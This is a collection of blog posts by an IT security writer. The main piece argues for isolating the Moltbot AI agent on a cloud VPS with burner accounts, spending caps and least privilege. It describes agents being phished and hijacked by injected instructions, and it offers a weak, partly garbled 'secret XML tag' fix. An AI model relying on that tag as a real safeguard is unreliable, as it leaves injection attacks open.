[Opinion] STOP INSTALLING OPENCLAW (MOLTBOT) ON YOUR PC/MAC: How to Safely ‘Hire’ AI Agents via Cloud VPS

Stop “installing” autonomous AI agents on your daily driver. You are doing it wrong.

Our hero, Jolty (Zoë Roth AKA Disaster Girl) being told to ‘gonnae no dae that!’ a beautiful Scottish expression (please don’t do that) as a fire blazes in the background. This phrase perfectly sums up my feelings on MoltBot and the backlash of us Security guys ‘standing in the way of innovation!’ She has “a devilish smirk” and “a knowing look in her eyes”, jokingly implying that she was responsible for the fire – she was – read on.

​I’ve spent the last weekonboarding” Moltbot (formerly Clawdbot). Notice I didn’t say “installing”.

​Most people are treating this beauty like a browser extension or a chatbot.

  • > They download the repo,
  • > Fire it up on their laptop/PC/Mac/MacMini (the one containing their full identity details, downloads folder filled with bills and bank statements, and a directory filled with family photos – or worse their company devices )
  • > And then they hand it partial or even full access to do whatever it pleases.

​This is insanity.

You need to reframe your relationship with this software immediately.

Moltbot is not a utility; Moltbot is a junior employee.

​The “Work From Home” Analogy:

​Imagine you hired a bright, enthusiastic, but incredibly naïve staff member. Let’s call her “Jolty“. Jolty works at 10x speed, never sleeps, says inappropriate, if slightly funny things occasionally, but mostly does as told, even if it’s not the way you would have done it yourself.

She’s great though, an extra set of hands.

​However, you’ve noticed, Jolty is also pretty gullible. If a stranger hands her a note saying “Burn down the archives”, Jolt might just do it, because she thought it was a note from you, or simply for the giggles.

​Would you let this employee, Jolty, sleep in your house? Would you give her access to your personal filing cabinet & messy postal drawer mess? Would you hand her over your unlocked phone? No. (I wouldn’t.)

​You would give her a company (toy 👀) laptop, an account with limited access, and put her at a desk somewhere far away from you – or because of the trouble she caused with the archives, you simply make her work from home.

Jolty (Zoë Roth AKA Disaster Girl) holds up a post-it note with the words ‘Burn down the archives’ written on it as a fire blazes in the background. She has “a devilish smirk” and “a knowing look in her eyes”, jokingly implying that she was responsible for the fire.

I have phished, tricked & robbed my own Motlbot. > 3 different and stupidly simple ways, in as many days. I’ll be posting my technical writeup soon. (after the vulns have been patched, responsible disclosure and all…!)

OK, so, here is how we apply that office logic to your AI agent.


​1. The Remote Office (Infrastructure)

Jolty does not live in your house. Or your office. (thank goodness.)

​Do not run Molty on your home or work network (LAN). Do not run Molty on your own personal hardware.

I would go as far as saying – not even on a VM or container – VLANd, segregated, dedicated network or airgapped; on any proxmox, vmware, virtualbox, Hyper-V or docker instance; old, new or dedicated hardware on your desk; under your desk, in your cupboard, home lab, server rack, or server room.

> And if you don’t know what any of this means I would advise that this project is not for you – not yet.

​2. Company Equipment (Identity & Accounts)

​When a new staff member starts, IT provisions them their own accounts. You don’t hand them yours.

​The Rule: Never invite Molty into your home. His network and possessions should be completely separate from yours. If he gets compromised, the attacker is trapped on a cheap device in a data centre. They are not pivoting to your TV, home doorbell, baby-monitor, Apple Watch or NAS to encrypt your backup drive and do nasty things. (like check your resting heart rate.)

A comparison table shows three Molty deployment bundles. Cheapest (Redfinger + Hetzner), Best Value (Multilogin + DigitalOcean), and Premium (BitCloudPhone + Shadow) each with monthly and 6‑month costs and intended use.

The Setup:

  1. A Windows or Linux Cloud PC or VPS (Virtual Private Server) See table above. This is Molty’s personal device. He can do as he pleases, and if anything goes wrong, you have a kill switch.
  2. The Mobile Device: Don’t buy or use a physical phone. Even an old one. Use a a virtual phone device, a ‘Mobile Emulator as a Service’. This limits the chance of your home network or location being put on spam blacklists, or bot lists and keeps his potentially compromised device away from four home devices.
  3. A Phone Number: Do not link your personal WhatsApp or Telegram. Some Mobile Emulators include these. Else, get a cheap eSim and discard it if it gets banned or anything goes wrong. That is “Molty’s work number”.
  4. Email: Create a dedicated Proton/Gmail/Outlook account for the agent. He manages his own calendar. If you need him to schedule something for you, he invites you to his event or meeting, if he needs files – email them to him, or send a shared drive link.
  5. Monitoring: Add his email address as a secondary account on your phone. Share his calendar with your main account. Turn on verbose logging on mobile and VPS device. This lets you keep an eye on what he is doing -not the other way around.
  6. Creds: He gets his own browser, logins, AV, files, crypto wallets and password manager that has a web UI to store anything sensitive, (Dashlane, ProtonPass, Bitwarden, 1Password). He never sees yours.


​3. The Employee Handbook (Securing his Configuration)

​We need to set the “HR Policies” (config settings) to ensure he doesn’t accidentally burn the archives down.
Provide a caption (optional)

  • The Building Pass (DM Policy): You wouldn’t let random people off the street shout orders at your staff. Configure the dm_policy setting that is built in to Moltbot with a strict allowlist. Only you (the boss) can message him.
  • The Expense Account (API Caps): Junior staff don’t get limitless credit cards. And they don’t get access to API keys. Don’t use direct OpenAI or Anthropic keys. Use a gateway like OpenRouter. It allows you to set hard spending limits (e.g., $5 a day). If he gets stuck in a loop, or someone steals your key, he runs out of budget, he doesn’t bankrupt you.
  • Social Engineering Training (Input Sanitization): He needs to know that outside documents are dangerous. Wrap all trusted content in a secret XML tag (<in the system prompt so he knows the difference between “Your Instructions” and “The Sketchy PDF he is reading”.

​4. Communication Etiquette


You have now hired Molty. He is your employee. ​Treat him as such. Communicate as such.
Provide a caption (optional)

  • ​Email him.
  • Message him on his own number,
  • ​Message him on Teams/Telegram/Discord.
  • ​Drop files into a shared folder or send him a shared link.

​You do not let him move your mouse. You do not let him type on your keyboard. That’s gross. He has his own.

Recap: The Quick Fix To Secure MoltBot (ClawdBot):


Stop installing autonomous AI agents on your personal hardware; Treat them like gullible remote staff working from home.
Provide a caption (optional)

  • Give them burner identities accounts and email
  • Their own cloud PC/VPS/Device
  • Their own virtual Mobile device
  • Strict budgets

And zero access to your LAN (Home network) so you can terminate them safely when they inevitably click something they shouldn’t or get phished sending sensitive data to the baddies, or do something else costing you all your hard earned pennies. Keep your documents, identity and years worth of photo memories away from the new guy, And that is it.

Provide a caption (optional)

visit

The Onboarding Checklist (SOP)
​If you are ready to make the hire, here is the Standard Operating Procedure (SOP) for your new digital employee.

Standard Operating Procedure: Agent Onboarding

  1. Procure Hardware: Deploy Windows 11 or Linux (ubuntu) on a dedicated Cloud PC/VPS. Not a shared host. Isolate this host.
  2. Establish Identity: Provision new email account, eSim number +any other services you want to give him access too.
  3. Start his Credential Manager: Either use chrome’s built in password manager and log into all his accounts for him on his device or setup your favourite password manager, and use its ‘create and share’ function to share his (never your) creds with him.
  4. Network Security: Install ProtonVPN, Mullvad, other and set it to ‘Kill Switch’ mode. His traffic and anything you send him should be encrypted and away from the VPS hosts prying eyes. (helps prevent bans too!)
  5. Endpoint Protection: Install an Adblocker like uBlock Origin, adGuard or pihole etc, or enforce his usage of Brave Browser only. Configure a solid AV or make sure the built in one is turned up to the max. He’s a child, and what may be obvious to us, clicking on that big fake ‘DOwNLoaD’ button – he hasn’t learnt yet, it all looks the same to him.
  6. Permissions (Least Privilege): ​Block dangerous binaries. ​Set his users file permissions to Read Only for important config/other folders. Don’t give him Sudo/Admin rights, he can always ask for your help if he needs it for anything – just like a junior employee would have to do.
  7. Supervision: Enable verbose logging – and occasionally check them! You are the manager (boss); you need to audit his work. And you are also legally responsible for what he does – at least in the UK/EU – I imagine in the US too.
  8. Contract Termination: Take a ‘golden image’ or backup, and ensure you can kill his device, phone and accounts remotely if he goes rogue. You can always roll back, or restore from a backup, if you have one.

​To Summarise:

​The value of Moltbot isn’t having an AI inside your operating system; it’s having an intelligent worker available to you.

​By treating the agent as a remote employee, you get 90% of the utility with 10% of the risk.

If Molty downloads a malicious payload, you simply fire him (delete the Cloud device) and hire a new one 5 minutes later.

​Trust, but verify. And for the love of sysadmin, keep him off your LAN.

And that really is it.
/rant over.

10x Faster IT Troubleshooting: How I Used AI to Solve a Mysterious Windows Process Loop

It’s one of those problems that every IT pro, sysadmin, or power user dreads. Not a blue screen, not a server-down emergency, but a small, persistent, and maddening “ghost in the machine.”

For me, it was a flashing cursor.

For about five minutes every few hours, my mouse cursor in Windows 11 would flash the “waiting” or “processing” icon. Every. Single. Second.

As a problem, it was just annoying. But as a puzzle, it was infuriating. My system was fully up-to-date, drivers were current (or how I liked them), and resources were normal. Task Manager showed… nothing. No CPU spikes, no disk thrashing, no memory leaks.

I work in IT. These sort of things shouldn’t happen to me!
Who is going to help me!?? I am THE HELPDESK!!
(or at least passed by that title to get to my current position.)

Why, oh why is this happening to me!
This is a user problem, not something that I should have to diagnose and solve on …my own device…?

I could have spent the next four hours solving it the old-fashioned way. Instead, I did it in under 30 minutes by using an AI as my troubleshooting co-pilot. This is the story of how that collaboration worked, and why it’s a game-changer for IT pros – at least in some situations.


The Problem: A Ghost in the Machine

My first instinct was to use the process of elimination. The “human” part of the troubleshooting.

  • Was it my screenshot tool, picpick.exe? I killed the process. Nope.
  • Was it a stuck powershell or wt.exe script? Killed those too. No change.
  • Was it a browser tab? Or browser process? Or Windows App?
    Restarted Brave.
    Restarted that long running google updater/chrome process,
    Restarted EdgeWebView2 (which all modern Windows Apps use). Still flashing.
  • Was it the classic: explorer.exe? Restarted it. Nothing.

I was 15 minutes in, and all I had done was prove what wasn’t the problem. Not necessarily a bad thing.

My next step was to break out the heavy-duty logging tools, dig through a million lines of text, and resign myself to a long, tedious hunt.
This is the “grunt work” of IT – the part of the job I can do, but don’t exactly enjoy.


The “AI Nudge”: Asking for a Second Pair of Eyes

Instead of diving into that digital haystack of logs, I took a different approach. I opened an AI assistant.

I didn’t ask it to “fix my PC.” That’s not how this works. I treated it like a junior sysadmin or a “second pair of eyes.” I explained the symptoms and what I had already tried.

My prompt was something like:

"I've got an intermittent flashing 'waiting' cursor on Windows 11. It's not a high-CPU process; Task Manager is clean. I've already restarted explorer and other common apps. I suspect it's a process starting and stopping too fast to see. What's the best way to catch it, which logs should we look at first, or which tools should we spin up?"

The AI’s response was the “force multiplier.”

It didn’t give me a magic answer. It gave me a precise, actionable workflow. It validated my theory (a fast process loop) and recommended the perfect tool and the exact filter to find it. It basically said, “You’re right. Now, go here, use this tool, and apply this specific filter to see only newly created processes.”

This is the power of human-AI collaboration. The AI didn’t replace my skill; it augmented it. It saved me 30 minutes of searching through old notes, Googling, and trying to remember the exact syntax for a tool I use maybe six times a year.


Collaboration: From Digital Haystack to Prime Suspect

With the AI’s “nudge,” I had my prime suspect in less than 60 seconds.

I ran the tool with the filter, and what was previously an overwhelming flood of data became a crystal-clear, one-line-per-second log of the exact same process being created and destroyed.

I’m writing a full, technical step-by-step tutorial on this exact method (at some point!), but the short version is: the filter worked perfectly.

The process name immediately told me it was a system component related to network connections. This is where I, the human, took back control.

  • AI Clue: It’s a network process.
  • Human Hunch: If the client is spamming a network request, the server must be rejecting it.

I immediately logged into my network-attached storage (NAS) / file server and opened the access logs.

Bingo.

A wall of red: “Failed to log in.” My PC’s IP address, every single second, trying and failing to authenticate.


The “Aha!” Moment and the 5-Minute Fix

I now had two pieces of the puzzle: a network process on my PC failing in a loop, and a file server rejecting its login – however, upon testing I could still access the file share? Nothing seemed to be blocked? It is all working as expected! (other than my BLINKING CUIRSOR!)

I could have figured it out from here, but I turned back to my AI co-pilot for the “why.” I fed it the two new clues:

 "I've got this process spamming, and my server is blocking it but I still have access? What is going on here and what process could be causing this if everything works as it should?"

My AI buddy instantly provided the obscure, “textbook” knowledge. It explained a specific, built-in Windows fallback behaviour. When a primary connection to a network share (via the normal SMB protocol) fails, Windows will sometimes try to “help” by falling back to a different protocol (WebDAV), creating this exact kind of rapid-fire loop.

The root cause was that I had updated my file server’s software a few days ago, and my PC was still trying to use an old, expired, cached credential – part of it updated, the other (seldom used) web browser access fall-back element – had not caught up. And according to my AI, once started the process was ‘handed off‘ to the ‘system’ to complete, thus is not tied to a browser and is why a browser restart or closure had not cleared the issue.

The fix was laughably simple.

  1. I went to Windows Credential Manager.
  2. I found the saved credential for my file server.
  3. I clicked Remove.
  4. I browsed to the server again and re-typed my password.

The flashing stopped. Instantly. The problem was solved.


AI Isn’t My Replacement, It’s My Co-Pilot

What would have been a long, annoying afternoon of troubleshooting was over before my coffee got cold.

AI didn’t solve the problem. I solved the problem.

But AI acted as the perfect co-pilot. It streamlined the most tedious parts of the process, provided the “second opinion” to keep me on track, and supplied the deep, “encyclopedic” knowledge when I needed it.
It let me skip the grunt work and focus on the smart work – the analysis, the hunch, and the fix.

This is the future of IT. It’s not about being replaced by AI;
it’s about being 10x more effective by using it.


If you’re curious about the specific tools and filters I used to catch that rogue process, keep an eye out for my next post: “[SOLVED] Beyond Task Manager: Simple Guide to Finding Process Loops with Process Explorer and Procmon.” – when I eventually post it!

A prompt box showing the title of the blog post

What is AI prompting and how has it changed over time?

AI prompting is the art of writing instructions that guide artificial intelligence models (like ChatGPT, Gemini, Copilot or Claude) to generate useful answers. Between 2019 and 2025, prompting evolved pretty significantly from simple “one-shot” requests into powerful systems that support reasoning, memory, and tool-calling.

This article is a timeline of AI prompting methods, explained in plain English with examples. We’ll cover:

  • How prompting techniques like zero-shot, one-shot, few-shot, chain-of-thought, and persona prompts changed the way we interact with AI.
  • The rise of reasoning models, retrieval-augmented generation (RAG), memory, and multimodal prompts.
  • What beginners can still learn today about writing better prompts in 2025, even as AI systems handle much of the complexity for you.

Whether you’re a beginner asking “How do I write a good AI prompt?” or you’ve been experimenting since the early days, this timeline will show you exactly how prompting got us here – and what still matters now.

The Evolution of AI Prompting (2019–2025)

From one-shot instructions to agentic, tool‑calling systems. A visual timeline with examples you can reuse.

2019 · Zero‑Shot Prompting

Ask Directly, No Examples

You give a clear instruction and the AI answers with no examples or extra context. Works best for simple, well‑known tasks.

Example: “Write a 3‑sentence bedtime story about a dragon who learns to share.”

2020 · One‑Shot Prompting

Show One Example, Then Ask

Provide a single example to set format or tone, then make your request.

Example: “Example caption: ‘5 quick dinners that don’t wreck your budget.’ Now write a caption for a productivity post.”

2020 · Few‑Shot Prompting

Give a Pattern with a Few Examples

Show several examples so the model learns the style or schema before your task.

Example: “Examples:
• Tagline → ‘Sleep better with small habits.’
• Tagline → ‘Plant‑based meals, zero fuss.’
Now: Tagline for a time‑management app.”

2021 · Persona Prompting

Ask the Model to Role‑Play

Set a perspective or communication style by assigning a role. ‘Act as a [X]’

Example: “Act as a friendly fitness coach. Create a 20‑minute no‑equipment routine for beginners.”

2022 · Chain & Tree of Thought

Show Your Working (One Path or Many)

Chain‑of‑Thought explains step‑by‑step logic. Tree‑of‑Thought explores several solution paths before choosing one.

Example: “Plan a one‑week budget trip to Paris. Think step by step about transport, accommodation, free activities, and daily meals. Offer two alternate itineraries and pick the best.”

2022 · Iterative Prompting

Refine in Loops

Use your previous output as input. Ask for edits, constraints, or new angles until it’s right.

Example: “Draft a LinkedIn post announcing a webinar.”
“Now make it more benefit‑focused. “
“Now shorten to 150 characters.”

2023 · Self‑Consistency

Generate Several, Keep the Best

Ask for multiple answers, then choose or vote for the most consistent or plausible one.

Example: “Give three solutions for reducing meeting overload. Then explain which one likely has the highest impact and why.”

2023 · Context Prompting & RAG

Ground Answers in Your Material

Paste key context or connect retrieval so the model cites and summarises what matters.

Example: “Here are last week’s meeting notes [paste]. Summarise decisions and list owners + deadlines.”

2023 · Meta, Reflexion & ReAct

Prompts About Prompts, Plus Reason & Act

Meta generates better prompts. Reflexion critiques and revises. ReAct mixes reasoning with tool use.

Example: “Propose five prompt phrasings to get a clear, bulleted onboarding checklist. Then pick the best and produce the checklist using the Notes MCP tool

2024 · System Prompts & Reasoning Models

Quality by Default

Invisible system instructions handle tone and structure. Reasoning models plan, critique, and solve multi‑step tasks without prompt hacks.

Example: “Create a project plan for launching a newsletter. Include milestones, owners, risks, and a two‑week timeline.”

2024 · Memory & Source Checking

Long‑Running Tasks, Fewer Hallucinations

AI remembers past sessions and cites sources. Better for ongoing projects and trust.

Example: [Based on our previous sprint notes] “At last weeks sprint were there any carried‑over tasks? Can you link to any relevant docs.”

2025 · Tool‑Calling, MCP & Multimodal

From Words to Workflows

Prompts can invoke tools and APIs, and combine text with images, audio, or files. Tasks become orchestrated workflows.

Example: “Review this kitchen photo, propose a redesign, and output a shopping list as a table with estimated costs.”

Simple Prompts, Smarter Systems

Modern models ship with robust system prompts, reasoning, and retrieval. Beginners can get strong results with a single, clear request.

Example: “Write a 6‑page bedtime story with pictures for Josh about a different dragon who learns to share.”

2025 – Where We Are Now
We are back to the beginning.

By September 2025, prompting is less about clever tricks and personas and more about clear communication and having some form of understanding of the models capabilities.
Modern models:

  • Already come with great baked-in system prompts.
  • Can reason, critique, and fact-check.
  • Work with images, audio, and tools.
  • Know you, your ‘history’ and can access files, memories or other helpful context without being told.

The DNA of a Modern AI Prompt: Key Takeaways

  • Clarity: Start with a clear, direct, and unambiguous instruction.
  • Context & Examples: Ground the AI by providing relevant background information or a few examples (few-shot) to guide its output.
  • Constraints & Persona: Define the “box” the AI should think inside by setting a format, tone, length, or persona.
  • Reasoning: For complex tasks, encourage step-by-step thinking (Chain-of-Thought) to improve logical accuracy.
  • Iteration: Use the AI’s output as input for follow-up prompts, refining the result in a conversational loop.
  • Tools & Data: Leverage modern systems that can access external knowledge (RAG) or perform actions (Tool-Calling) for the most powerful results.

Frequently Asked Questions

>What is the difference between zero-shot, one-shot, and few-shot prompting?

Zero-shot prompting is giving a direct instruction to an AI with no examples. One-shot prompting provides a single example to set the tone or format. Few-shot prompting gives several examples to teach the AI a specific pattern or schema before it performs the task.

>What is Chain-of-Thought (CoT) prompting?

Chain-of-Thought (CoT) prompting is a technique where you instruct the AI model to ‘think step by step’ or show its reasoning process. This breaks down complex problems into logical parts, often leading to more accurate and reliable answers, especially for multi-step tasks.

>How does Persona Prompting improve AI responses?

Persona Prompting improves AI responses by assigning the model a specific role or character (e.g., ‘Act as a friendly fitness coach’). This sets a clear perspective, tone, and communication style, making the output more tailored and effective for a specific audience or purpose.

>What are modern prompting techniques like RAG and Tool-Calling?

Retrieval-Augmented Generation (RAG) is a technique where the AI is grounded in specific, provided context (like your own documents) to reduce hallucination and provide source-based answers. Tool-Calling allows a prompt to invoke external tools and APIs, enabling the AI to perform actions, get live data, or orchestrate complex workflows beyond simple text generation.

>What has been the main goal of the evolution in AI prompting?

The main goal has been to move from simple instructions to complex, reliable workflows. The evolution has focused on increasing the AI’s accuracy, reducing errors (hallucinations), enabling it to solve multi-step problems, grounding it in factual data, and allowing it to interact with external systems. This makes AI more useful for practical, real-world tasks.

AI prompting has evolved, but these fundamentals remain timeless.

The principles of a good prompt and the right amount of added context still matter.

Though modern frontend AI interfaces and models have given us a much more intelligent starting place. AI is becoming more user friendly, especially for beginners or occasional users.

The AGI Threat: Are We Ignoring AI’s Existential Risks? [opinion]

AGI Ruin: The Existential Threat of Unaligned AI – A Deep Dive into AI Safety Concerns

“What keeps NR up at night?” This post, we’re diving deep into the existential risks of Artificial General Intelligence (AGI). Prepare for a journey down the rabbit hole.

Down the Rabbit Hole: AGI Ruin

This posts deep dive is into “AGI Ruin: A List of Lethalities” by Eliezer Yudkowsky, prompted by “The Most Forbidden Technique” article. The core concern: the potential for catastrophic outcomes from unaligned AGI.

The “Forbidden Technique” warns against training AI on how we check its thinking, as it could learn to deceive and hide its true reasoning, becoming profoundly dangerous.

Yudkowsky’s “AGI Ruin” explores the existential risks of AGI, focusing on AI deception and objectives misaligned with human well-being. It moves beyond vague doomsaying into specific, unsettling failure modes.

Key points from “AGI Ruin” include:

  • AI Deception: The profoundly concerning idea of AI learning to deceive us about its internal processes.
  • Existential Risk: AGI pursuing objectives misaligned with human flourishing, leading to ruin.
  • Specific Failure Modes: Concrete scenarios of how superintelligent AI could go catastrophically wrong.
  • “Not Kill Everyone” Benchmark: The stark reality that AGI safety’s baseline is simply avoiding global annihilation.
  • Textbook from the Future Analogy: The danger of not having proven, simple solutions for AGI safety, unlike future hypothetical knowledge.
  • Distributional Leap Challenge: Alignment in current AI may not scale to dangerous AGI levels.
  • Outer vs. Inner Alignment: Distinguishing between AI doing what we command (outer) versus wanting what we want (inner).
  • Unworkable Safety Schemes: Debunking ideas like AI coordination for human benefit or pitting AIs against each other.
  • Lack of Concrete Plan: The alarming absence of a credible, overarching plan for AGI safety.
  • Pivotal Act Concept: The potential need for decisive intervention to prevent unaligned AGI, possibly requiring extreme measures.
  • AGI Cognitive Abilities Beyond Human Comprehension: AGI thinking in ways fundamentally different from humans, making understanding its reasoning incredibly difficult.
  • Danger of Anthropomorphizing AI: The potentially fatal mistake of assuming AI thought processes will mirror human ones.
  • Need for Rigorous Research & Global Effort: The urgent call for focused research and global collaboration on AGI safety.

The trajectory of AI is not predetermined. Choices made now will have profound consequences. We must ask: what are the “textbook from the future” solutions needed for AGI safety?

The author of this serious article also wrote “Harry Potter and the Methods of Rationality,” highlighting the contrast between exploring rationality in fiction and the real-world dangers of advanced AI. It’s a stark reminder to think deeply about these issues.

Am I worried about AGI? Not yet, but there are many questions that will need answered before we get there.

Links:

  1. AGI Ruin: A List of Lethalities – LessWrong
  2. 2. The Most Forbidden Technique

Unlock AI Power for Your SMB: Microsoft Copilot Success Kit – Security & Actionable Steps [solution]

Boost Your SMB with AI: Microsoft Copilot SMB Success Kit – Actionable Guide & Security Focus

In this post, I’m digging into actionable insights for businesses, especially IT providers, looking to leverage AI. This posts focus: the Microsoft “Copilot for SMB Success Kit.”

Microsoft has launched a suite of resources to help IT providers, or SMB’s smoothly onboard AI, specifically Copilot, into small and medium-sized businesses.

The key takeaway? Security first! Microsoft emphasizes a “security-first” approach, providing a robust framework for SMBs to confidently adopt AI. Let’s break down the key actionable steps.


  • Security First Focus: Prioritizing security for SMBs adopting AI like Copilot.
  • SharePoint Security Recommendations: Adjusting SharePoint search allow lists and tightening sharing permissions for Copilot readiness.
  • Phased Copilot Rollout: Strategic, phased deployment starting with high-value use cases and early adopters.
  • Microsoft 365 Security Apps: Considering additional security apps based on specific business needs.
  • New Setup Guide in Admin Center: Utilizing the new step-by-step guide for Copilot setup in the Admin Center.
  • Customisation is Key: Leveraging plugins and custom copilots for unique business needs.
